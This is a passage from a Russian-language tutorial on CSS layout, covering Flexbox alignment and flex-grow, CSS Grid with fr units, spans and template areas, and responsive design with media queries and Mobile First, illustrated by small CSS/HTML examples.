  color: #1e3a8a;
  margin: 2px 0;
}
```

HTML index.html

```
<div class="col">
  <div class="label">stretch</div>
  <div class="row" style="align-items: stretch">
    <span>1</span><span>2</span><span>3</span>
  </div>
</div>
<div class="col">
  <div class="label">flex-start</div>
  <div class="row" style="align-items: flex-start">
    <span>1</span><span>2</span><span>3</span>
  </div>
</div>
<div class="col">
  <div class="label">center</div>
  <div class="row" style="align-items: center">
    <span>1</span><span>2</span><span>3</span>
  </div>
</div>
<div class="col">
  <div class="label">flex-end</div>
  <div class="row" style="align-items: flex-end">
    <span>1</span><span>2</span><span>3</span>
  </div>
</div>
```



- `stretch` (по умолчанию) — растянуть по высоте контейнера. Поэтому flex-элементы в ряду одной высоты;
- `flex-start`, `center`, `flex-end` — прижать к началу, центру или концу поперечной оси;
- `baseline` — выровнять по линии текста.

Центр по обеим осям

Задача, над которой раньше ломали голову, теперь решается тремя строками:


CSS style.css

```css
.screen {
  display: flex;
  justify-content: center;
  align-items: center;
  height: 140px;
  background: #1e3a8a;
  font-family: Arial, sans-serif;
}

.modal {
  background: white;
  padding: 16px 24px;
  border-radius: 12px;
}
```

HTML index.html

```html
<div class="screen">
  <div class="modal">Точно по центру</div>
</div>
```



Перенос: flex-wrap

По умолчанию все элементы стараются уместиться в одну строку и сжимаются. `flex-wrap: wrap` разрешает переносить их на новую строку:

CSS style.css

```css
.cards {
  display: flex;
  flex-wrap: wrap;
  gap: 10px;
  font-family: Arial, sans-serif;
}

.cards div {
  width: 120px;
  height: 60px;
  background: #2563eb;
  color: white;
  border-radius: 8px;
  display: flex;
  align-items: center;
  justify-content: center;
}
```

HTML index.html

```html
<div class="cards">
  <div>1</div><div>2</div><div>3</div><div>4</div><div>5</div>
</div>
```



В окно шириной 440px поместились три карточки по 120px, остальные перенеслись. Так делают ряды карточек, которые сами подстраиваются под ширину экрана.

Шапка сайта: логотип, меню, кнопка

CSS style.css

```css
body {
  margin: 0;
  font-family: Arial, sans-serif;
}

.header {
  display: flex;
  align-items: center;
  gap: 24px;
  padding: 12px 20px;
  background: #172554;
  color: white;
}

.logo {
  font-weight: bold;
  font-size: 18px;
}


.menu {
  display: flex;
  gap: 16px;
}

.menu a {
  color: #bfdbfe;
  text-decoration: none;
}

.login {
  margin-left: auto;
  background: #2563eb;
  color: white;
  border: none;
  padding: 8px 14px;
  border-radius: 8px;
}
```

HTML index.html

```html
<header class="header">
  <div class="logo">GameWiki</div>
  <nav class="menu">
    <a href="#">Герои</a>
    <a href="#">Карты</a>
    <a href="#">Гайды</a>
  </nav>
  <button class="login">Войти</button>
</header>
```



Приём `margin-left: auto` у кнопки: автоматический отступ забирает **всё** свободное место слева и отталкивает кнопку к правому краю.

Как элементы делят место: flex-grow, flex-shrink, flex-basis

Три свойства flex-**элементов** определяют их размер:

Свойство	Что задаёт	По умолчанию
`flex-basis`	Исходный размер элемента до раздела свободного места	`auto` — по содержимому или `width`
`flex-grow`	Какую долю **свободного** места забрать себе	`0` — не растягиваться
`flex-shrink`	Насколько сжиматься, если места не хватает	`1` — сжиматься поровну

Важно понять, как работает `flex-grow`. Браузер сначала даёт каждому элементу его исходный размер (`flex-basis`), потом считает, сколько места **осталось**, и делит **остаток** по долям `flex-grow`:

CSS style.css

```css
body {
  font-family: Arial, sans-serif;
  font-size: 12px;
  margin: 6px;
}


.row {
  display: flex;
  gap: 6px;
  background: #eff6ff;
  padding: 4px;
  margin-bottom: 4px;
}

.row div {
  background: #2563eb;
  color: white;
  padding: 8px;
  border-radius: 6px;
}

.label {
  font-family: monospace;
  color: #1e3a8a;
  margin: 8px 0 2px;
}
```

HTML index.html

```html
<div class="label">flex-grow: 1 у всех — ширины разные</div>
<div class="row">
  <div style="flex-grow: 1">Я</div>
  <div style="flex-grow: 1">Очень длинный текст</div>
  <div style="flex-grow: 1">Ок</div>
</div>
<div class="label">flex: 1 (basis 0) — ширины одинаковые</div>
<div class="row">
  <div style="flex: 1">Я</div>
  <div style="flex: 1">Очень длинный текст</div>
  <div style="flex: 1">Ок</div>
</div>
<div class="label">flex: 2 у среднего — ему вдвое больше, чем соседям</div>
<div class="row">
  <div style="flex: 1">1</div>
  <div style="flex: 2">2</div>
  <div style="flex: 1">1</div>
</div>
```



- В первой строке у всех `flex-grow: 1`, но исходный размер разный (по тексту), поэтому и итоговая ширина разная: каждый получил **одинаковую прибавку** к своей ширине.
- Короткая запись `flex: 1` означает `flex-grow: 1; flex-shrink: 1; flex-basis: 0`. Исходный размер у всех ноль, и **всё** место делится поровну — колонки одинаковые.
- При `flex: 2` у среднего и `flex: 1` у крайних всё место делится на 4 доли, и средний получает 2 из них — он ровно вдвое шире соседей.

> ЗАПОМНИ
>
> Нужны равные колонки — `flex: 1` у каждой. Нужно, чтобы элемент занял всё оставшееся место рядом с другими — `flex-grow: 1` только у него.

Пример: поле поиска растягивается, кнопка остаётся по размеру текста:

CSS style.css


```css
.search {
  display: flex;
  gap: 8px;
  font-family: Arial, sans-serif;
}

.search input {
  flex-grow: 1;
  padding: 8px 10px;
  border: 2px solid #93c5fd;
  border-radius: 8px;
}

.search button {
  padding: 8px 14px;
  border: none;
  border-radius: 8px;
  background: #2563eb;
  color: white;
}
```

HTML index.html

```html
<form class="search">
  <input type="search" placeholder="Найти игру...">
  <button>Найти</button>
</form>
```



align-self: один элемент по-своему

`align-self` у элемента переопределяет `align-items` контейнера только для него:

CSS style.css


```css
.row {
  display: flex;
  align-items: flex-start;
  height: 90px;
  gap: 8px;
  background: #eff6ff;
  padding: 6px;
  font-family: Arial, sans-serif;
}

.row div {
  background: #2563eb;
  color: white;
  padding: 8px 12px;
  border-radius: 6px;
}

.row .bottom {
  align-self: flex-end;
  background: #e34f26;
}
```

HTML index.html

```html
<div class="row">
  <div>сверху</div>
  <div class="bottom">align-self: flex-end</div>
  <div>сверху</div>
</div>
```



Кнопка, прижатая к низу карточки

Частая задача: в ряду карточек разное количество текста, а кнопки должны стоять на одном уровне, внизу:

CSS style.css

```css
body {
  font-family: Arial, sans-serif;
  background: #f3f4f6;
}

.cards {
  display: flex;
  gap: 12px;
}

.card {
  flex: 1;
  display: flex;
  flex-direction: column;
  background: white;
  padding: 14px;
  border-radius: 12px;
}


.card h3 {
  margin: 0 0 6px;
}

.card p {
  margin: 0 0 12px;
  color: #4b5563;
  font-size: 14px;
}

.card button {
  margin-top: auto;
  padding: 8px;
  border: none;
  border-radius: 8px;
  background: #2563eb;
  color: white;
}
```

HTML index.html

```html
<div class="cards">
  <div class="card">
    <h3>Старт</h3>
    <p>Для новичков.</p>
    <button>Выбрать</button>
  </div>
  <div class="card">
    <h3>Про</h3>
    <p>Все уровни, сохранения в облаке и турниры каждую неделю.</p>
    <button>Выбрать</button>
  </div>
  <div class="card">
    <h3>Команда</h3>
    <p>До 5 игроков.</p>
    <button>Выбрать</button>
  </div>
</div>
```



Как это работает: карточки в ряду растягиваются на одинаковую высоту (`align-items: stretch` по умолчанию). Внутри каждой карточки — колонка (`flex-direction: column`), и `margin-top: auto` у кнопки забирает всё свободное место над ней.

ГЛАВНОЕ

- `display: flex` у родителя — дети выстраиваются в ряд; `gap` — расстояние между ними.
- `flex-direction` задаёт главную ось: `row` или `column`.
- `justify-content` — вдоль главной оси: `center`, `space-between`…; `align-items` — вдоль поперечной.
- `flex-wrap: wrap` — перенос на новую строку.
- `margin-left: auto` (или `margin-top: auto`) отталкивает элемент к краю.
- `flex-grow` делит **остаток** места; `flex: 1` у всех — равные колонки.
- `align-self` — своё выравнивание у одного элемента.

2.6
CSS Grid

Flexbox раскладывает элементы в одну линию. Grid — сразу в двух направлениях, по строкам и столбцам. Это лучший инструмент для сетки страницы, галерей и плиток.

Сетка

`display: grid` превращает элемент в **grid-контейнер**, а `grid-template-columns` описывает столбцы:


CSS style.css

```css
.grid {
  display: grid;
  grid-template-columns: 100px 200px 100px;
  gap: 10px;
  font-family: Arial, sans-serif;
}

.grid div {
  background: #2563eb;
  color: white;
  padding: 14px;
  border-radius: 8px;
  text-align: center;
}
```

HTML index.html

```html
<div class="grid">
  <div>1</div><div>2</div><div>3</div>
  <div>4</div><div>5</div><div>6</div>
</div>
```



Три значения — три столбца указанной ширины. Элементы сами раскладываются по ячейкам слева направо и переходят на новую строку, когда столбцы заканчиваются. `gap` — расстояние между ячейками и по горизонтали, и по вертикали.

Единица fr

fr (fraction — «доля») — часть **свободного** места в сетке:

CSS style.css

```css
body {
  font-family: Arial, sans-serif;
  font-size: 12px;
  margin: 6px;
}


.grid {
  display: grid;
  gap: 6px;
  margin-bottom: 8px;
}

.grid div {
  background: #2563eb;
  color: white;
  padding: 10px;
  border-radius: 6px;
  text-align: center;
}

.label {
  font-family: monospace;
  color: #1e3a8a;
  margin: 6px 0 2px;
}
```

HTML index.html

```html
<div class="label">1fr 1fr 1fr</div>
<div class="grid" style="grid-template-columns: 1fr 1fr 1fr">
  <div>1fr</div><div>1fr</div><div>1fr</div>
</div>
<div class="label">2fr 1fr</div>
<div class="grid" style="grid-template-columns: 2fr 1fr">
  <div>2fr</div><div>1fr</div>
</div>
<div class="label">200px 1fr</div>
<div class="grid" style="grid-template-columns: 200px 1fr">
  <div>200px</div><div>1fr — всё остальное</div>
</div>
```



`200px 1fr` — классическая раскладка «боковое меню фиксированной ширины + основная часть на всё остальное».

repeat и minmax

CSS style.css

```css
/* то же, что 1fr 1fr 1fr 1fr */
grid-template-columns: repeat(4, 1fr);

/* столбец не уже 150px */
grid-template-columns: repeat(3, minmax(150px, 1fr));
```

- `repeat(сколько, размер)` — повторить столбец несколько раз;
- `minmax(минимум, максимум)` — размер не меньше и не больше указанного.

Галерея без media queries

Самая полезная строчка Grid. Столбцов будет столько, сколько поместится, но каждый не уже 140px:


CSS style.css

```css
.gallery {
  display: grid;
  grid-template-columns: repeat(auto-fit, minmax(140px, 1fr));
  gap: 10px;
}


.gallery img {
  width: 100%;
  height: 100px;
  object-fit: cover;
  border-radius: 10px;
  display: block;
}
```

HTML index.html

```
<div class="gallery">
  <img src="photo.jpg" alt="Закат"><img src="mountains.jpg" alt="Горы">
  <img src="cat.jpg" alt="Кот"><img src="pizza.jpg" alt="Пицца">
  <img src="photo.jpg" alt="Закат"><img src="mountains.jpg" alt="Горы">
</div>
```



Окно шириной 520px — 3 столбца



Та же галерея в окне 330px — 2 столбца

`auto-fit` подбирает количество столбцов под ширину контейнера: на компьютере их будет пять, на планшете три, на телефоне два. Без единой медиа-запроса.

Элемент на несколько ячеек

Элемент может растянуться на несколько столбцов или строк:

CSS style.css

```css
.bento {
  display: grid;
  grid-template-columns: repeat(4, 1fr);
  grid-auto-rows: 70px;
  gap: 10px;
  font-family: Arial, sans-serif;
}

.bento div {
  background: #dbeafe;
  border-radius: 14px;
  padding: 10px;
  color: #1e3a8a;
}


.big {
  grid-column: span 2;
  grid-row: span 2;
  background: #2563eb !important;
  color: white !important;
}

.wide {
  grid-column: span 2;
}

.tall {
  grid-row: span 2;
}
```

HTML index.html

```html
<div class="bento">
  <div class="big">span 2 × 2</div>
  <div class="tall">2 строки</div>
  <div>1</div>
  <div>2</div>
  <div class="wide">2 столбца</div>
  <div>3</div>
  <div>4</div>
</div>
```



- `grid-column: span 2` — занять 2 столбца;
- `grid-row: span 2` — занять 2 строки;
- `grid-auto-rows: 70px` — высота строк, которые создаются автоматически.

Так делают **бенто-сетки** — плитки разного размера, как на сайтах с презентациями гаджетов.

Можно указать и точное место по **линиям** сетки. Линии нумеруются с 1: у трёх столбцов четыре вертикальные линии. `grid-column: 1 / 3` — от первой линии до третьей, то есть первые два столбца. `grid-column: 1 / -1` — от первой до последней, во всю ширину.

Области: grid-template-areas

Сетку страницы удобно описать **картинкой из слов**:

CSS style.css

```css
body { margin: 0; font-family: Arial, sans-serif; }
.page {
  display: grid;
  grid-template-columns: 150px 1fr;
  grid-template-rows: 50px 130px 40px;
  grid-template-areas:
    "header header"
    "aside  main"
    "footer footer";
  gap: 8px;
}
.page > * { border-radius: 8px; padding: 10px; color: white; }
header { grid-area: header; background: #172554; }
aside { grid-area: aside; background: #3b82f6; }
main { grid-area: main; background: #2563eb; }
footer { grid-area: footer; background: #1e3a8a; }
```

HTML index.html

```html
<div class="page">
  <header>header</header>
  <aside>aside</aside>
  <main>main</main>
  <footer>footer</footer>
</div>
```



В `grid-template-areas` каждая строка в кавычках — строка сетки, каждое слово — ячейка. Одно и то же имя в соседних ячейках объединяет их. Потом каждому элементу говорят, какую область он занимает: `grid-area: header`. Чтобы перестроить страницу для телефона, достаточно поменять «картинку» в медиа-запросе (тема 2.7).

Grid или Flexbox

> ЗАПОМНИ
>
> **Grid** — для сетки в двух направлениях: раскладка всей страницы, галереи, плитки, формы «подпись — поле». **Flexbox** — для элементов в одну линию внутри блока: меню, кнопки в ряд, шапка, карточка. Их постоянно используют вместе: страница на Grid, а внутри ячеек — Flexbox.

ГЛАВНОЕ

- `display: grid` + `grid-template-columns` — столбцы сетки; `gap` — расстояния.
- `fr` — доля свободного места; `repeat(4, 1fr)` — повтор; `minmax(150px, 1fr)` — пределы.
- `repeat(auto-fit, minmax(140px, 1fr))` — адаптивная галерея без медиа-запросов.
- `grid-column: span 2`, `grid-row: span 2` — занять несколько ячеек; линии: `1 / -1`.
- `grid-template-areas` + `grid-area` — сетка страницы «картинкой из слов».
- Grid — две оси, Flexbox — одна.

2.7
Адаптивность. Mobile First

Больше половины посещений сайтов — с телефонов. Сделаем так, чтобы страница одинаково удобно выглядела на телефоне, планшете и компьютере.

Что такое адаптивность

Адаптивный сайт подстраивает раскладку под ширину экрана: на компьютере карточки стоят в четыре столбца, на планшете — в два, на телефоне — в один; меню прячется в кнопку-«бургер»; шрифты немного уменьшаются.

Мета-тег viewport

Первое и обязательное — мета-тег в `<head>`:

HTML index.html

```html
<meta name="viewport" content="width=device-width, initial-scale=1.0">
```

Без него телефон делает вид, что у него экран шириной около 980px, и показывает уменьшенную «компьютерную» версию, которую приходится увеличивать пальцами. С ним ширина страницы равна реальной ширине экрана телефона. Emmet (`!` + `Tab`) добавляет этот тег сам.

Медиа-запросы

Медиа-запрос — условие, при котором применяются стили внутри него:

CSS style.css

```css
@media (min-width: 768px) {
  /* эти стили работают, только если ширина окна 768px или больше */
}
```

CSS style.css

```css
.cards {
  display: grid;
  grid-template-columns: 1fr;
  gap: 10px;
  font-family: Arial, sans-serif;
}

.cards div {
  background: #2563eb;
  color: white;
  padding: 16px;
  border-radius: 10px;
}

@media (min-width: 500px) {
  .cards {
    grid-template-columns: 1fr 1fr;
  }
}

@media (min-width: 800px) {
  .cards {
    grid-template-columns: repeat(4, 1fr);
  }
}
```

HTML index.html

```html
<div class="cards"><div>1</div><div>2</div><div>3</div><div>4</div></div>
```



Телефон, 360px: один столбец



Планшет, 600px: два столбца



Компьютер, 860px: четыре столбца

Условие	Когда срабатывает
`(min-width: 768px)`	Ширина **не меньше** 768px
`(max-width: 767px)`	Ширина **не больше** 767px
`(min-width: 768px) and (max-width: 1199px)`	Только в диапазоне
`(orientation: landscape)`	Экран повёрнут горизонтально

Контрольные точки

Ширины, на которых меняется раскладка, называют **контрольными точками** (breakpoints). Часто используют такие:

Точка	Устройства
до 575px	Телефоны
от 576px	Большие телефоны
от 768px	Планшеты
от 992px	Ноутбуки
от 1200px	Широкие мониторы

Это не закон: лучше растягивать окно и ставить точку там, где раскладка **начинает выглядеть плохо**.

Mobile First

Mobile First («сначала мобильные») — подход, при котором стили сначала пишут для **телефона**, а потом добавляют медиа-запросы `min-width` для больших экранов. Так сделан пример выше.

Почему так лучше:

- телефонная версия обычно простая — всё в одну колонку. Её легко написать первой;
- для больших экранов стили только **добавляются**, а не переписываются;
- телефоны получают минимум CSS.

> ЗАПОМНИ
>
> Mobile First: основные стили — для телефона, ниже — `@media (min-width: ...)` для экранов побольше, по возрастанию ширины.

Резиновые единицы и clamp

CSS style.css

```css
.hero {
  min-height: 100vh;                          /* блок на весь экран по высоте */
}

h1 {
  /* растёт с шириной окна, но в пределах */
  font-size: clamp(1.75rem, 5vw, 3.5rem);
}
```

- `vw` и `vh` — проценты от ширины и высоты окна: `100vh` — вся высота экрана;
- `clamp(минимум, желаемое, максимум)` — значение «резиновое», но не меньше минимума и не больше максимума. Заголовок плавно растёт вместе с окном и при этом никогда не становится крошечным или гигантским.

Адаптивные изображения

CSS style.css

```css
body {
  font-family: Arial, sans-serif;
  display: flex;
  gap: 12px;
  align-items: flex-start;
}

.wide {
  width: 600px;
}

